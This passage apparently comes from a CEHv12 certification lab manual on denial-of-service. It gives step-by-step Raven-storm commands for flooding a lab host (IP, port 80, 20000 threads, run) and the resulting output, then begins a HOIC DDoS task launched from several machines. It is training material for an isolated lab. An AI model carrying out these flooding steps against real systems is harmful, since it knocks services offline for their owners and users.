
9. In the **Type here to search** field on the **Desktop**, type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.



10. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

Note: The network interface might differ when you perform the task.

Note: If a **Software Update** pop-up appears click on **Remind me later**.



```
|-- mute          :: Do not output the connection reply.  
|-- values or ls :: Show all selected options.  
|-- run           :: Start the attack.  
  
|-- Set Send-text:  
|-- message      :: Set the packt's message.  
|-- repeat       :: Repeat the target's message specific times.  
|-- mb            :: Send specified amount of MB packtes to server.  
|-- get           :: Define the GET Header.  
|-- agent         :: Define a user agent instead of a random ones.  
  
|-- Stress Testing:  
|-- stress        :: Enable the Stress-testing mode.  
|-- st wait       :: Set the time between each stress level.  
  
|-- Multiple:  
|-- ips           :: Set multple ips to target.  
|-- webs          :: Set multple domains to target.  
|-- ports         :: Attack multiple ports.  
  
|-- Automation:  
|-- auto start    :: Set the delay before the attack should start.  
|-- auto step     :: Set the delay between the next thread to activate.  
|-- auto stop     :: Set the delay after the attack should stop.  
  
L4> ip 10.10.1.19  
  
Target: 10.10.1.19  
  
L4>
```

14. Type **port 80** and press **Enter**, to specify the target port.

```
|-- mute          :: Do not output the connection reply.  
|-- values or ls :: Show all selected options.  
|-- run           :: Start the attack.  
  
|-- Set Send-text:  
|-- message      :: Set the packt's message.  
|-- repeat       :: Repeat the target's message specific times.  
|-- mb            :: Send specified amount of MB packtes to server.  
|-- get           :: Define the GET Header.  
|-- agent         :: Define a user agent instead of a random ones.  
  
|-- Stress Testing:  
|-- stress        :: Enable the Stress-testing mode.  
|-- st wait       :: Set the time between each stress level.  
  
|-- Multiple:  
|-- ips           :: Set multple ips to target.  
|-- webs          :: Set multple domains to target.  
|-- ports         :: Attack multiple ports.  
  
|-- Automation:  
|-- auto start    :: Set the delay before the attack should start.  
|-- auto step     :: Set the delay between the next thread to activate.  
|-- auto stop     :: Set the delay after the attack should stop.  
  
L4> ip 10.10.1.19  
  
Target: 10.10.1.19  
  
L4> port 80  
  
Port: 80  
  
L4>
```

15. Type **threads 20000** and press **Enter**, to specify number of threads.

```
|-- get          :: Define the GET Header.  
|-- agent        :: Define a user agent instead of a random ones.  
  
|-- Stress Testing:  
|-- stress      :: Enable the Stress-testing mode.  
|-- st wait     :: Set the time between each stress level.  
  
|-- Multiple:  
|-- ips          :: Set multiple ips to target.  
|-- webs         :: Set multiple domains to target.  
|-- ports        :: Attack multiple ports.  
  
|-- Automation:  
|-- auto start   :: Set the delay before the attack should start.  
|-- auto step    :: Set the delay between the next thread to activate.  
|-- auto stop    :: Set the delay after the attack should stop.  
  
L4> ip 10.10.1.19  
Target: 10.10.1.19  
L4> port 80  
Port: 80  
L4> threads 20000  
Threads: 20000  
L4>
```

16. Now, in the terminal type **run** and press **Enter**, to start the DoS attack on the target machine.

```
|-- Stress Testing:  
|-- stress      :: Enable the Stress-testing mode.  
|-- st wait     :: Set the time between each stress level.  
  
|-- Multiple:  
|-- ips          :: Set multiple ips to target.  
|-- webs         :: Set multiple domains to target.  
|-- ports        :: Attack multiple ports.  
  
|-- Automation:  
|-- auto start   :: Set the delay before the attack should start.  
|-- auto step    :: Set the delay between the next thread to activate.  
|-- auto stop    :: Set the delay after the attack should stop.  
  
L4> ip 10.10.1.19  
Target: 10.10.1.19  
L4> port 80  
Port: 80  
L4> threads 20000  
Threads: 20000  
L4> run  
  
Do you agree to the terms of use? (Y/N) [
```

17. In the **Do you agree to the terms of use? (Y/N)** field, type **Y** and press **Enter**.




```
-- Stress Testing:  
| -- stress      :: Enable the Stress-testing mode.  
| -- st wait     :: Set the time between each stress level.  
|  
| -- Multiple:  
| | -- ips        :: Set multiple ips to target.  
| | -- webs       :: Set multiple domains to target.  
| | -- ports      :: Attack multiple ports.  
|  
| -- Automation:  
| | -- auto start :: Set the delay before the attack should start.  
| | -- auto step   :: Set the delay between the next thread to activate.  
| | -- auto stop    :: Set the delay after the attack should stop.  
  
L4> ip 10.10.1.19  
  
Target: 10.10.1.19  
  
L4> port 80  
  
Port: 80  
  
L4> threads 20000  
  
Threads: 20000  
  
L4> run  
  
Do you agree to the terms of use? (Y/N) Y
```

18. Raven-storm starts DoS attack on the target machine (here, **Windows Server 2019**).

```
Target 10.10.1.19 with port 80 not accepting request!  
Thread started!  
  
Success for 10.10.1.19 with port 80!  
Target 10.10.1.19 with port 80 not accepting request!  
Target 10.10.1.19 with port 80 not accepting request!  
Target 10.10.1.19 with port 80 not accepting request!
```

19. Click **CEHv12 Windows Server 2019** to switch to **Windows Server 2019**.

20. You can observe a large number of packets received from **Parrot Security** machine (**10.10.1.13**).



21. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and press **ctrl+z** to stop the attack.

22. This concludes the demonstration of a DoS attack using Raven-storm.

23. Close all open windows and document all the acquired information.


## Task 4: Perform a DDoS Attack using HOIC

HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs. It offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output.

Here, we will use the HOIC tool to perform a DDoS attack on the target machine.


Note: In this task, we will use the **Windows 11, Windows Server 2019** and **Windows Server 2022** machines to launch a DDoS attack on the **Parrot Security** machine.

1. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Information Gathering** --> **wireshark**.




2. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.






3. The **Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.



4. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

5. Navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools** and copy the **High Orbit Ion Cannon (HOIC)** folder to **Desktop**.

Note: To perform the DDoS attack, run this tool from various machines at once. If you run the tool directly from the shared drive in the machines one at a time, errors might occur. To avoid errors, copy the folder **High Orbit Ion Cannon (HOIC)** individually to each machine's **Desktop**, and then run the tool.



